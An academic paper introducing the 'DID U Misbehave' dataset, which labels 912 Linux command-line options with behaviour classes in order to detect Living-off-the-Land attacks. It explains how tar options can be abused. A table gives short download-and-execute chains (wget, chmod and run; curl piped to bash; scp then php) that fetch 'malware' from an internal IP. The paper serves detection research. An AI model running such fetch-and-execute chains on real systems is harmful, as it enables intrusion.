# DID U Misbehave? A New Dataset for In-Depth Understanding of Inconspicuous Software

Antonin Verdier, Romain Laborde, Abir Laraba, Abdelmalek Benzekri

# Did U misbehave? A new Dataset for In-depth Understanding of Inconspicuous Software

Antonin Verdier, Romain Laborde, Abir Laraba, Abdelmalek Benzekri
IRIT, Université de Toulouse, UT3, Toulouse, France
{antonin.verdier, romain.laborde, abir.laraba, abdelmalek.benzekri}@irit.fr

***Abstract*—Living-Off-The-Land attacks involve exploiting pre-installed genuine and trusted software for malicious purposes. The various methods available for detecting these attacks often rely on an in-depth understanding of the software components that attackers could abuse. This hypothesis is unrealistic today given the number of software components installed on a system and the number of options available for each software component. We present in this article an open access dataset built from the deep analysis performed by security experts of 912 options of 23 different Linux command-line software programs. The associated section of manual documentation of these command options is labelled as belonging to one of 12 possible behaviour classes from our consolidated taxonomy. Our contributions represent an important step toward understanding system-wide software execution as combinations and chains of individual behaviours regardless of the underlying software.**

***Index Terms*—Living-off-the-land attacks, Dataset, Behaviour analysis, Software documentation**

## I. Introduction

Living-Off-The-Land (LotL) attacks are a type of cyber threat that has gained significant attention in recent years. These attacks involve exploiting pre-installed genuine and trusted software for malicious purposes, often without downloading any specific malware . LotL attacks are particularly challenging to detect due to their ability to use existing software components, such as scripting languages installed by default on the target system (e.g., PowerShell, bash) or bundled with user-installed software (e.g., Adobe Photoshop CC is shipped with a NodeJS executable). Since, there is a wide variety of software components whose features can be abused by threat actors, there is no commonly accepted definition of LotL attacks. Hence, in this paper, we rely on the definition provided by Liu *et al.* [1] which highlights the complexity of detecting this type of attack:

> A Living-off-the-Land(LotL) attack is a type of attack in that attackers carry out malicious activities leveraging pre-installed and post-installed binaries within a system. The objects exploited in such attacks encompass documents, scripts, and LoLBins.

Moreover, the ability of LotL attacks to hide in plain sight is extremely desirable in the context of long-running cyberattack campaigns, such as those ran by state-sponsored malicious actors. A study conducted by Barr-Smith *et al.* [2] in 2021 demonstrated that Advanced Persistent Threats are more than twice as likely to rely on LotL vectors than commodity malware developers.

Let consider GNU `tar` which is a widely known tool used for decades [3] to handle the creation, modification and extraction of archive files using a variety of closely related file formats.This apparently harmless command can be used as an attack vector. Fig. 1 shows an example of how tar can be used to download and execute a malicious script. The various implementations have accumulated a large amount of command-line options (the help documentation of GNU tar v1.34 is 325 lines long) which require a deep understanding to detect potential dangerous usage. Despite their potential impact from a computer security standpoint, these options remain largely unknown. This observation is not limited to the tar command. Many ”basic” commands available on operating systems by default share the same issue.

While various methods are available for detecting LotL attacks, they often rely on an in-depth understanding of the software components that attackers could abuse. This hypothesis is unrealistic today given the number of software components installed on a system and the number of options available for each software component. Inspired by the way solutions such as HOLMES [4] rely on behaviour analysis, we developed a novel dataset comprised of technical software documentation. Our goal is to create a comprehensive and representative collection of command-line option documentation texts and map these samples to high-level behaviours (e.g. file reading, arbitrary network communications, etc.) in order to create a knowledge base which could be drawn upon to understand the intent and/or consequences of a given command line based on the documentation of all involved software programs. We present in this article an open access dataset built from the deep analysis performed by security experts of 912 options of 23 different Linux command-line software programs. The associated section of manual documentation of these command options is labelled as belonging to one of 12 behaviour classes. This list of 12 behaviour classes is consolidated by the analysis of the command line options. This high quality dataset can be employed by machine learning techniques to categorise other software components based on their documentation. Indeed, we firmly believe that the observation and analysis of such high-level behaviours and their interactions with each other will yield very useful information to identify LotL attacks. The produced high-level behaviours being not limited to LotL attacks detection, our work can be reused by researchers who aim at analysing software component behaviours for other purpose.




Fig. 1. An example of malicious tar usage

Our contribution is twofold:

1) We propose a consolidated taxonomy of possible behaviours that can be associated with options and programs, designed for use beyond the context of defending against LotL attacks.
2) We introduce a carefully crafted dataset that maps the documentation manual of 912 options of 23 different Linux commands to this taxonomy, representing a first step towards understanding what behaviours can be performed by common software components

The rest of this paper is organised as follows. In section 2, We introduce a LotL attack example shown in Fig. 1 to highlight some of the detection challenges we mentioned previously. Section 3 discusses previous contributions on LotL attack detection and explain why they do not effectively address the problem at hand. In section 4, We present the dataset that we have developed using various pieces of software documentation as well as the challenges we encountered. In section 5, we compare our dataset against other available datasets. Finally, we conclude by summarising our findings and contributions with some future research directions in section 6.

## II. Detection challenges

In this section, we expose current challenges regarding the detection LotL attacks by analysing an illustrative example.

### A. Example analysis

Figure 1 illustrates an example of `tar` being used for malicious purposes. The first command instructs `tar` to download and extract an archive named `backup.tar` stored at `172.18.0.2` using SSH and the `root` account on the remote host. This makes `tar` use `/usr/bin/ssh` (as determined by `--rsh-command`) to access the remote `rsh` server in order to retrieve a remote archive that will then get unarchived. Essentially, this commands downloads arbitrary files with arbitrary permissions, since `tar` archives store the original files' permissions and applies them to extracted file by default. In our example, `backup.tar` contains two files : a malicious script called `forbidden` (with execution permissions) and another archive called `tools.tar` that is used as an "excuse" to run the second command.

Indeed, this next command extracts the contents of the `tools.tar` archive, even though its contents do not matter, it must just contain at least one *archive record*, a 512 bytes block of file data. The actual points of interest are the `--checkpoint` and `--checkpoint-action` options. The first specifies that a `tar` must perform *some* action once the first archive record has been processed; by default, `tar` prints out a progress message. However, the `--checkpoint-action` option allows us to choose another consequence to the aforementioned trigger. In our case, this option tells `tar` to execute a given program/script every time the aforementioned amount of records have been processed. Thus, while this command's goal appears to be for extracting an archive, its actual behaviour is to execute an arbitrary program/script.

When we consider the combined behaviour of these two consecutive commands, it becomes clear that the individual's intent was to exploit `tar` to download and execute a malicious script. From a behavioural perspective, we can refine the execution of these two commands as the following chain of behaviours : i) network communications, ii) file writing, iii) permission modification and finally iv) command execution. This example illustrates how a generally trusted software component's features can be abused as part of a LotL attack.

### B. Generalisation of the problem

Understanding the actual behaviour that is performed by a given command brings us one step closer to being able to detect such abuses of software features. This is even more important because the individual steps of this attack example could have been achieved using a variety of combinations of other software programs, as shown in Table I. In the first example, the `wget`

command is used to download a remote file, `chmod` to enable the execution of the retrieved file and finally simply executes it. In the second example, `curl` downloads a remote file which is redirected using a pipe to `bash`. This eliminates the need to modify the script's permissions. The third example illustrates a similar course of action : `scp` downloads the remote script and `php` executes it, as it does not check if the target script is executable. However, this last point does not matter, as `scp` behaves similarly to `tar` by applying the original file's permissions to the newly created files.

The quantity of software components that can be abused to achieve similar goals alone significantly lessens the potential efficiency of "signature" detection (e.g. using regular expressions) as a way to detect LotL attacks, as the amount of possible combinations of abusable software components is likely to make the design of detection rules extremely time-consuming in order to cover all possible exploitation "paths".

The expectable inefficiency of such detection rules is even more apparent when we consider that some of the "steps" (and chaining thereof) are part of normal operation conditions: using `wget` to download a file or `python3` to execute a script is nothing but the expected way of using these programs. Moreover, even potentially suspicious command combinations can be benign: feeding the output of a `curl` command into a shell (e.g. `bash`, `sh`) is a more and more widespread way for users to install new software components, used by software projects such as `oh-my-bash` [5] or the Rust programming language [6]. This overlap between benign and malicious activities highlights the importance of considering the overall context in which a given command is run. This confirms that detecting LotL attacks by applying detection rules to individual commands is not a viable option.

We believe that achieving this shift from command-level scrutiny to a broader context requires abstracting away the exact commands being run (i.e. program name, options and arguments) and focusing on behaviour instead. This requires establishing a base upon which we can rely to describe the behaviour(s) that almost any given command can exhibit. To that end, we chose to map every documented command-line option to one or more behaviour class, which provides a conceptually straightforward way to "translate" a given command into a set of behaviours, thus creating the abstraction we were looking for.

## III. Related Work

### A. Existing detection methods

Stamp [7] proposed a LotL detection method that involves the creation of a classification model for each software program that can be used in a LotL attack in order to detect malicious commands using that specific program. To achieve this, Stamp created a dataset containing samples from different sources (including LOLBAS) and developed a new feature extraction method to train classification models on labelled commands. However, this approach requires training and maintaining a classification model for each targeted program, which limits generalisation to new programs or features that have not yet undergone sufficient analysis. The fact that the attack example we chose uses a program that is not covered by this contribution illustrates this limitation. In addition, the unavailability of the source code and the dataset makes the results non-reproducible.

Another notable contribution is presented by Ongun *et al*. [8], where known LotL attack vectors constitute the basis of the data used to detect LotL activity. Their proposition revolves around an active-learning architecture, where a classifier model is initially trained with a minimal dataset that grows over time. As new unlabelled data is obtained and classified, the system identifies and sends uncertain and anomalous samples to human analysts for them to be properly studied and classified, thus continuously improving the system's detection capabilities. This approach is supported by a novel command embedding method named cmd2vec, which combines traditional word embedding techniques with information about each token's prevalence in known malicious commands to obtain a feature vector per command. While using active learning is an interesting approach to address the scarcity of labelled malicious command samples, this approach relies heavily on human intervention to increase its accuracy. While these first approaches are already yielding promising results, they remain highly dependent on human analysts with detailed knowledge about specific LotL attack vectors, as we can see by the small set of programs which are handled by the aforementioned contributions. Boros *et al*. [9] shift from the detection of the exploitation of specific software programs to the analysis of higher-level indicators, such as process relationships, system calls or, in the case of this contribution, command semantics, where the goal is to analyse individual commands in a manner similar to that of a human analyst. To that end, they analyse each command line string to test if they contain elements that could be indicative of malicious behaviour (e.g. external IP addresses, URLs, executable filenames or regular expressions). The presence and absence of these elements is then used as an input for a Machine Learning classifier which is similar to that of a binary-weighted bag of words (BoW). Finally, this approach also combines this classification method with a string similarity comparison with well-known LotL attack commands using BLEU [10]. This is an interesting demonstration of combining multiple analysis methods to reduce the amount of false negatives. While the overall approach is interesting, previous research [11] has shown that the loss of context introduced by the use of BoW techniques usually results in lesser performances compared to context-predicting semantic vectors techniques, such as fastText [12] or word2vec [13]. Moreover, this approach relies on a clear-enough presence of the aforementioned cues; using programs such as `dig` with obfuscation techniques to hide the presence of stolen data inside of its input is a clear path to circumventing the protection abilities offered by this contribution.

Filar *et al*. proposed ProblemChild [14], a LotL attack detection method mostly centered on the execution context of potentially suspicious processes and their relation to their parent process. Feature vectors representing processes are constructed based on various pieces of information such as the

| | | | |
|---|---|---|---|
| Download | `wget http://172.18.0.2/malware` | `curl http://172.18.0.2/script.sh \|` | `scp root@172.18.0.2:malware.php malware.php` |
| Set permissions | `chmod +x malware` | *Not needed* | *Not needed* |
| Execute | `./malware` | `\| bash` | `php malware.php` |

TABLE I
DIFFERENT PROGRAMS, SAME BEHAVIOUR

executable associated with the parent process, privileges, user mismatch between parent and child as well as more classical information about the command line arguments in the form of entropy measurements and TF-IDF [15] statistics. These feature vectors are then used to determine weights that can be used to create an execution graph, upon which community detection [16] techniques are used to highlight suspicious communities. The presence of rare parent-child process relationships among these communities is then analysed to identify processes that are likely part of an attack. However, this means that ProblemChild's detection abilities heavily depend on the adequation of what the pre-trained model considers as normal or rare compared to the deploying environment, as different computer usages yield different parent-child statistics (e.g. system administrator versus non-technical user). This questions the genericity of their approach, as it essentially relies on the inability of malicious actors to hide in plain sight. However, APT groups are known to collect an extensive amount of information on their targets, even more so in the case of individuals targeted as part of an initial compromise.

With HOLMES [4], Milajerdi *et al*. targeted the analysis of syscalls, thus focusing on observing how software is actual behaving instead of working on samples obtained from command line arguments. This approach makes HOLMES able to detect LotL exploitation even in the case of unknown attack vectors, which virtually removes the need for large datasets like previously-mentioned contributions. HOLMES works by mapping syscall executions observed on multiple computers to potential TTPs (Tactics, Techniques and Procedures, as defined by the MITRE ATT&CK® framework [17]), which in turn can be associated with the different steps of the Advanced Persistent Threat (APT) kill-chain [18]. While the high-level view provided by thinking in terms of TTPs as part of the APT kill-chain is based upon tried-and-true reasoning, the fact that HOLMES employ a fixed TTP-to-severity mapping may hinder its detection abilities. Indeed, HOLMES has to be able to map every step of the APT kill-chain to recorded events for an attack to be recognised, which itself depend on its ability to link system calls to TTPs. If we consider the fact that the system's default DNS server has quite a high chance of being considered as a trusted host, using the `dig` command to obtain instructions through a TXT DNS record would not be mapped to an `Untrusted_Read` operation that could have been further mapped as a part of the Initial Compromise APT kill-chain step.

All these contributions rely on a wide range of indicators and data sources to detect malicious activity. As such, we believe that high-level information about behaviour could constitute another source of valuable information that could be employed to detect the actions of threat actors, with knowledge bases acting as a foundation for the obtention of such high-level information about behaviour.

### B. Existing knowledge bases

There currently exists two main community-backed efforts to inventorise publicly-known LotL attack vectors (i.e. ways of abusing broadly installed and/or known software programs): GTFOBins [19] and LOLBAS [20]. The first one focuses on UNIX or GNU/Linux softwares (from tar to Gimp), with $\tilde{1}2$ different "functions" (i.e. the action induced by the documented feature abuse). The other one is centred around Windows binaries, only targeting software signed by Microsoft, and that presents "unexpected" functionality (i.e. not the intended use, but not strictly excluding documented features either). LOLBAS presents a total of $\tilde{1}5$ "functions", most of them similar to that of GTFOBins. Indeed, both these knowledge bases contain a few "functions" that are specific to them, in that they only pertain to the targeted operating system (e.g. User Access Control bypass does not carry as much meaning on a UNIX system as it would on a Windows system).

Moreover, the "functions" describe actions / behaviours of extremely dissimilar abstraction (e.g. GTFOBins' `Command` and `Reverse Shell` "functions") and are not always clearly defined (e.g. LOLBAS's `Tamper` "function" engulfs any usage of software that "can be used to tamper with files, processes, etc."). While LOLBAS often provides detection rules (e.g. Sigma rules, Yara rules, etc.) for the "functions" it describes, these two limitations unfortunately make them more fit as Living-off-the-Land attack playbook than a proper basis for defence against threat actors employing LotL attacks. Finally, this general issue is exacerbated by the way these knowledge bases are centred on specific commands (i.e. combinations of command-line options) and their application in the context of LotL attacks.

Improving on the foundation that these two knowledge databases provide, our contribution features a set of clearly defined behaviour classes of similar abstraction aimed at understanding the general behaviour of a given command based on its options and their associated behaviour(s).

## IV. OUR DATASET

The behaviours behind program features can be inferred using their documentation. This information can be used to facilitate the identification of potential vectors for conducting LotL attacks. Unfortunately, there is no existing labelled dataset that precisely maps each parameters and options of commands

| Class | Amount |
|---|---|
| NEUTRAL | 419 |
| CMD_EXEC | 27 |
| FILE_READ | 75 |
| FILE_WRITE | 56 |
| COPY | 16 |
| NET_COMS | 87 |
| NET_CFG | 137 |
| NET_INFO | 3 |
| SYS_INFO | 13 |
| FS_INFO | 56 |
| FS_OP | 19 |
| ARG_FILE | 3 |

TABLE II
CLASS DISTRIBUTION

to specific fine grained behaviour. Therefore, we created a dataset called *DID U misbehave* where each sample associates a command line argument/option (or program in certain cases) to a label that describes the behaviour exhibited as a consequence of using that feature. Building such a dataset required a deep analysis of each sections of each programs by security experts. Although the intention behind the creation of this dataset was to ultimately aid the detection of software features that can be used as Living-off-the-land attack vectors, we believe that it can be useful in other research areas. The dataset is available on GitHub[1].

### A. Description of the dataset

Our dataset contains a total of 912 samples coming from the manual of 23 different Linux command-line software programs, each labelled as belonging to one of 12 behaviour classes. Due to multiple issues we encountered throughout the labelling process, we also filtered out some samples that we believed were problematic to our objective; we discuss this topic in the next-subsection. This pruned version of the dataset contains 886 samples.

In order to properly label each sample, we assigned each class a description of what they meant as well as designed a set of rules to make labelling decisions as consistent as possible. We derived our dataset's classes from a high-level list of potentially malicious behaviours, namely code execution, data "movement", network communications and information gathering. This approach allowed us to design a base array of classes that encompasses most of the behaviours that command-line software programs are capable of. Outside of that structure, we define the `NEUTRAL` class, where the option does not introduce any potentially malicious behaviour.

Regarding code execution, the `CMD_EXEC` class is used when a program or an option leads to the execution of a user-controlled binary executable or script. When an option that leads to arbitrary data being used as an argument list and/or passed to another program, the `ARG_FILE` class should be used instead.

[1]https://github.com/lacaulac/DID-U-Misbehave

The movement of data in any given host can take multiple forms. The first one is read operations, represented by the `FILE_READ` class. When data is written to a file — including when creating a symbolic link — or a file is deleted, the responsible option is labelled as `FILE_WRITE`; with one notable exception: writing to the standard output. This specific case is best described by using the `COPY` class, as instances of this behaviour can be symptoms of data being moved and/or transformed (e.g. the general behaviour of the 'base64' utility fits that description).

We divided behaviours linked to network communications in two classes. The `NET_COMS` class designates any option which leads to arbitrary data being sent to a remote host (e.g. curl's `--data` argument). In contrast, `NET_CFG` is used to describe any option that changes the network behaviour in a way that can be observed by a remote host. This includes traditional boolean-like configuration flags as well as configuration values with pre-defined allowed values, as the combined use of such fields could be used as a stealthy data ex-filtration channel.

We also defined classes for information gathering options that lead to learning about a system's network state and configuration, which we label as `NET_INFO`. This class encompasses options that reveal details such as the system's IP address, subnet mask, or DNS settings. Options that gather information about the system itself, including user groups, processor architecture, kernel version, and more, are classified under `SYS_INFO`. In a similar manner, options responsible for the obtainment of details about the file system, such as directory structures or file permissions are labelled using the `FS_INFO` class. These classes allow us to distinguish between different types of information gathering behaviors in our dataset.

Finally, we labelled options that lead to the modification of part of the file system as `FS_OP`, including access permission modifications, file deletion, and the creation of named pipes or sockets.

To properly label each sample in the dataset, we then applied the following rules :

- A command-line program should only be labelled when its very use corresponds to one of the above classes (e.g. curl for `NET_COMS`, base64 for `COPY`, etc.).
- When a particular sample corresponds to more than one class, we duplicate that sample so that it results in as many records as there are classes we can assign to it and assign those records with the aforementioned classes, with the most significant behaviour assigned to the first record in the labelled dataset. When the priority to apply amongst the various classes was not clear, we chose to prioritise classes that we felt were more important from a security perspective (e.g. A `NET_COMS` behaviour would be prioritised when compared to a `NET_CFG` behaviour). Providing multiple labels allows more flexibility in the way the dataset is used, as the least important classes could be removed during the data preparation phase depending on the data analysts objective.
- Arguments / options are labelled regardless of the way the program they belong has been labelled (if it has).

To help visualise how the dataset is shaped by the labelling process we described, we provide an excerpt of the dataset in Table III (even though the program's description is part of the dataset, it is omitted here to limit repetition and improve legibility). The program that is represented is `sftp`, a well-known tool that allows data transfer over SSH. The `sftp` program has been labelled with the `NET_COMS` class, as such behaviour is intrinsic to its use. Indeed, it is capable of performing file upload and download without being provided with any documented option (i.e. just a `user@hostname` argument is necessary). The other two dataset records are proof that a program's options do not necessarily produce behaviour similar to that of their program (if it is associated with any). Secondly, these two last records are a great example of a single option being labelled multiple times : the behaviour described in the documentation can lead to two distinct actions depending on whether `sftp` is used to upload or download data.

In the process of clearly defining these behaviour classes and designing the rules that helped us label the dataset, we also encountered a variety of issues that influenced our approach that we describe in the next subsection.

### *B. Encountered problems*

To the best of our knowledge, there are currently no publicly-available datasets of command-line program documentation, especially ones that would map these documentation excerpts to relatively high-level behaviour. Therefore, we needed to define a proper list of different behaviours and establish where were the limits between behaviours that are semantically close (e.g. network communications and network configuration). The additional goal of having a dataset that isn't centered around computer security made that task quite harder. We also had to consider how the datasets would be used and foresee problems that could arise, such as in the case of multi-class classifiers where class imbalance or classes with a very limited amount of samples could have a significant impact on a classifier's learning and thus, performances.

These issues led us to iterate over the labelling methodology around a half-dozen times, which was quite time-consuming but allowed us to observe the limitations of our previous labelling strategy when trying to label ambiguous samples and see how different taxonomies impacted our native classifier models' abilities. The following list is a summary of the challenges we encountered while working on the dataset:

- The sample collection step that was required to constitute the unlabelled dataset proved to be more difficult that we had anticipated. Indeed, to the best of our knowledge, there are no existing tools designed to automatically extract parts of Linux-style documentation manual, which led us to either manually copy and paste every sample from the documentation or create regular expressions that would accomplish this task. However, we quickly observed that each software program had its own way of writing Linux manual documentation; while we expected a certain amount of inconsistencies amongst different software programs (e.g. `--arg value` versus `--arg=<value>` or `--list` versus `-list`), the sheer amount of variations in writing styles amongst all the documentation manuals we collected data from made the writing of a one-size-fits-all regular expression virtually impossible.
- The labelling of certain samples requires a very thorough understanding — and sometimes, testing — of each program's behaviour and features as well as the protocols and formats that surround that specific piece of software. There are multiple cases where labelling a sample took us hours because of the time it took us to obtain an understanding we considered good enough to assign a label to that sample. Moreover, we had to take the decision of excluding certain samples at least once during the creation of the dataset, as we came to the conclusion that we did not clearly know or understand the implications of using those arguments / options.
- When multiple labels should be attached to a given sample, we duplicate the sample and assign each label to each duplicated symbol, using priority rules to determine in which order these samples are inserted into the labelled dataset (e.g. a sample of an argument that is responsible for reading from files and writing to files would result into two entries in the labelled dataset, the first with a `FILE_READ` label and the second with a `FILE_WRITE` label).
- In the case of some command line arguments, their documentation heavily references other arguments (e.g. curl's `--proxy-crlfile <file>` : "Same as –crlfile but used in HTTPS proxy context." [21]). As the usage of techniques similar to Retrieval-Augmented Generation [22] was not studied for this contribution, we decided to filter out these samples from the final dataset, since their inclusion would not make much sense considering the scope in which we foresee this dataset to be used (i.e. no documentation enrichment).
- A few arguments that take an input are not documented as doing so (e.g. curl's `-Q, --quote-name` argument [21]), but we don't believe ingesting this data is a problem for classification tasks.
- Samples for which the documentation is really vague or imprecise about the obtained behaviour were also filtered out. A notable exemple of this is openssl's `s_server -alpn val` [23] configuration option which is supposed to define a list of options for the ALPN extension for TLS per the manual, but also triggers the display of information provided by the TLS client.
- We have observed that some software programs contain options that are tasked with obtaining information that is used to defined further behaviour. These are particularly hard to label, as they may load arguments for children processes or configuration information that changes the way these processes act without giving away too much detail about them in the command line string proper; we could qualify such behaviour of being akin to multiple

| Command Name | Option Name | Option Description | Class |
|---|---|---|---|
| sftp | sftp | sftp is an interactive file transfer program, similar to ftp(1), [...] sftp connects and logs into the specified host, then enters an interactive command mode. | NET_COMS |
| sftp | -p | Preserves modification times, access times, and modes from the original files transferred. | FS_INFO |
| sftp | -p | Preserves modification times, access times, and modes from the original files transferred. | FS_OP |

TABLE III
EXCERPT OF THE DATASET : SFTP AND SOME OF ITS OPTIONS

behaviours (e.g. command execution, file read) but the taxonomy we chose is not able to capture these particular arguments as well as we would like, which led us to filter most of them out. We only made an exception for explicit configuration files, even though this led to the creation of a poorly-populated class.

While we believe that the pruned version of the dataset is currently the most suitable one for Natural Language Processing purposes, we also make the non-filtered version available and encourage external contributions.

## V. DISCUSSION

To better understand how our taxonomy is able to provide useful insights on a program's behaviour, we first tried to establish an approximate mapping between the "functions" chosen by LOLBAS, GTFOBins and our proposed behaviour taxonomy; as shown in Table IV. As certain "functions" do not fully correspond to others, they have been marked as "loosely mapped". The differences that can be observed between the two pre-existing knowledge bases highlights how hard it is to create a well-defined list of distinct behaviours.

Moreover and as highlighted in section III-B, there is a substantial amount of "functions" that do not clearly correspond to any of our taxonomy's behaviours and/or any other "function" from another knowledge base since they either correspond to a much higher level of abstraction or are specific to one or more operating systems. Table V lists these "functions" and maps them to other existing "functions" whenever possible.

Some of these "functions" are good illustrations of how our approach for describing and analysing software behaviour does not exclude higher-level behaviour, even though our taxonomy does not explicitly include them. For example, we discussed in Section II that performing a download operation can also be framed as network communications and file writing being performed in a closely related manner. Furthermore, we strongly believe that the ability to identify higher-level behaviours – such as download actions – using lower-level knowledge about the options of available software is essential to expand the available range of detection methods.

Overall, the significant amount of details about all the individual behaviours that can be combined together when running a command provides a significant degree of flexibility in the way malicious behaviour could be defined and identified in the context of Living-off-the-Land attacks, thus addressing the shortcomings of existing knowledge bases. As such, the *DID U Misbehave* dataset and its associated taxonomy are a strong foundation for behaviour-based identification of potentially malicious activity.

[1]Loose mapping

[2]Can be described by a combination/succession of our taxonomy's behaviours

| Ours | LOLBAS | GTFOBins |
|---|---|---|
| COPY | Copy<br>Encode<br>Decode | |
| FILE_WRITE<br>FILE_READ | *Alternate Data Stream*[1]<br>*Dump*[1]<br>*Credentials*[1] | File Write<br>File Read |
| NET_INFO<br>SYS_INFO<br>FS_INFO | Reconnaissance | |
| CMD_EXEC | Execute<br>AWL Bypass[1] | Shell<br>Command<br>Library Load |

TABLE IV
LOW-LEVEL BEHAVIOUR / "FUNCTIONS" MAPPING ACCROSS OUR PROPOSED TAXONOMY, LOLBAS AND GTFOBINS

| LOLBAS | GTFOBins |
|---|---|
| Compile | |
| Tamper | |
| Conceal | |
| Compile | |
| UAC Bypass | Capabilities<br>SUDO<br>SUID |
| *Upload*[2]<br>*Download*[2] | *File Upload*[2]<br>*File Download*[2] |
| | *Reverse Shell*[2]<br>*Bind Shell*[2] |

TABLE V
HIGH LEVEL "FUNCTIONS" OF LOLBAS AND GTFOBINS

## VI. CONCLUSION & FUTURE WORK

We presented *DID U Misbehave*, a dataset that maps command-line software options to one or more clearly defined behaviours described in an associated consolidated taxonomy. We justified the need to explore how software programs interact from the perspective of option-level behaviour, with the aforementioned contributions representing a first step toward

using such an understanding to detect the actions of malicious actors.

Although the taxonomy we defined is of great help when it comes to expanding the dataset (i.e. extracting documentation from software manuals and `--help` menus, then labelling every sample), this task remains time-consuming nonetheless. Considering that our dataset is made of text strings and class labels — two data types that can very much be translated into feature vectors —, employing machine learning approaches decidedly appears to be a worthy endeavour, as it could greatly enhance the speed at which new samples can be labelled and thus added to the dataset.

Our next step is to understand and clearly define how our taxonomy's behaviours — and the combinations thereof — can be associated with high-level behaviours (e.g. `FILE_READ` being used as an input to a `NET_COMS` behaviour can represent an upload operation) that can be more easily associated with malicious behaviour.

We strongly believe that achieving these two research goals will allow us to use our proposed dataset and taxonomy to analyse system-wide software execution in terms of high-level behaviours that can be linked with one another to identify malicious behaviour patterns, thus allowing us to detect Living-off-the-Land attacks regardless of the underlying software programs abused by threat actors.

## REFERENCES


[1] S. Liu, G. Peng, H. Zeng, and J. Fu, "A survey on the evolution of fileless attacks and detection techniques," vol. 137, p. 103653. [Online]. Available: https://linkinghub.elsevier.com/retrieve/pii/S016740482300562X

[2] F. Barr-Smith, X. Ugarte-Pedrero, M. Graziano, R. Spolaor, and I. Martinovic, "Survivalism: Systematic Analysis of Windows Malware Living-Off-The-Land," in *2021 IEEE Symposium on Security and Privacy (SP)*. San Francisco, CA, USA: IEEE, May 2021, pp. 1557–1574. [Online]. Available: https://ieeexplore.ieee.org/document/9519480/

[3] (2004, May) tar(5). [Online]. Available: https://man.freebsd.org/cgi/man.cgi?query=tar

[4] S. M. Milajerdi, R. Gjomemo, B. Eshete, R. Sekar, and V. N. Venkatakrishnan, "HOLMES: Real-time APT detection through correlation of suspicious information flows." [Online]. Available: http://arxiv.org/abs/1810.01594

[5] "ohmybash/oh-my-bash," Jul. 2024, original-date: 2017-03-19T07:46:10Z. [Online]. Available: https://github.com/ohmybash/oh-my-bash

[6] "rustup.rs - The Rust toolchain installer." [Online]. Available: https://rustup.rs/

[7] R. Stamp, "Living-off-the-land abuse detection using natural language processing and supervised learning." [Online]. Available: http://arxiv.org/abs/2208.12836

[8] T. Ongun, J. W. Stokes, J. B. Or, K. Tian, F. Tajaddodianfar, J. Neil, C. Seifert, A. Oprea, and J. C. Platt, "Living-off-the-land command detection using active learning," in *24th International Symposium on Research in Attacks, Intrusions and Defenses*, pp. 442–455. [Online]. Available: http://arxiv.org/abs/2111.15039

[9] T. Boros, A. Cotaie, A. Stan, K. Vikramjeet, V. Malik, and J. Davidson, "Machine learning and feature engineering for detecting living off the land attacks:," in *Proceedings of the 7th International Conference on Internet of Things, Big Data and Security*. SCITEPRESS - Science and Technology Publications, pp. 133–140. [Online]. Available: https://www.scitepress.org/DigitalLibrary/Link.aspx?doi=10.5220/0011004500003194

[10] K. Papineni, S. Roukos, T. Ward, and W.-J. Zhu, "BLEU: a method for automatic evaluation of machine translation," in *Proceedings of the 40th Annual Meeting on Association for Computational Linguistics - ACL '02*. Association for Computational Linguistics, p. 311. [Online]. Available: http://portal.acm.org/citation.cfm?doid=1073083.1073135

[11] M. Baroni, G. Dinu, and G. Kruszewski, "Don't count, predict! a systematic comparison of context-counting vs. context-predicting semantic vectors," in *Proceedings of the 52nd Annual Meeting of the Association for Computational Linguistics (Volume 1: Long Papers)*. Association for Computational Linguistics, pp. 238–247. [Online]. Available: http://aclweb.org/anthology/P14-1023

[12] P. Bojanowski, E. Grave, A. Joulin, and T. Mikolov, "Enriching Word Vectors with Subword Information," *Transactions of the Association for Computational Linguistics*, vol. 5, pp. 135–146, 2017.

[13] T. Mikolov, K. Chen, G. Corrado, and J. Dean, "Efficient Estimation of Word Representations in Vector Space," in *1st International Conference on Learning Representations, ICLR 2013, Scottsdale, Arizona, USA, May 2-4, 2013, Workshop Track Proceedings*, Y. Bengio and Y. LeCun, Eds., 2013. [Online]. Available: http://arxiv.org/abs/1301.3781

[14] B. Filar and D. French, "ProblemChild: Discovering anomalous patterns based on parent-child process relationships." [Online]. Available: http://arxiv.org/abs/2008.04676

[15] K. Sparck Jones, "A STATISTICAL INTERPRETATION OF TERM SPECIFICITY AND ITS APPLICATION IN RETRIEVAL," vol. 28, no. 1, pp. 11–21. [Online]. Available: https://www.emerald.com/insight/content/doi/10.1108/eb026526/full/html

[16] S. Fortunato, "Community detection in graphs," vol. 486, no. 3, pp. 75–174. [Online]. Available: https://linkinghub.elsevier.com/retrieve/pii/S0370157309002841

[17] The MITRE Corporation. MITRE ATT&CK®. [Online]. Available: https://attack.mitre.org/

[18] Mandiant, "Mandiant, APT1: exposing one of china's cyber espionage units." [Online]. Available: https://www.mandiant.com/sites/default/files/2021-09/mandiant-apt1-report.pdf

[19] E. Pinna and A. Cardaci. GTFOBins. [Online]. Available: https://gtfobins.github.io/

[20] W. Beukema and C. Spehn. LOLBAS. [Online]. Available: https://lolbas-project.github.io/

[21] D. Stenberg. curl - manual. [Online]. Available: https://curl.se/docs/manpage.html

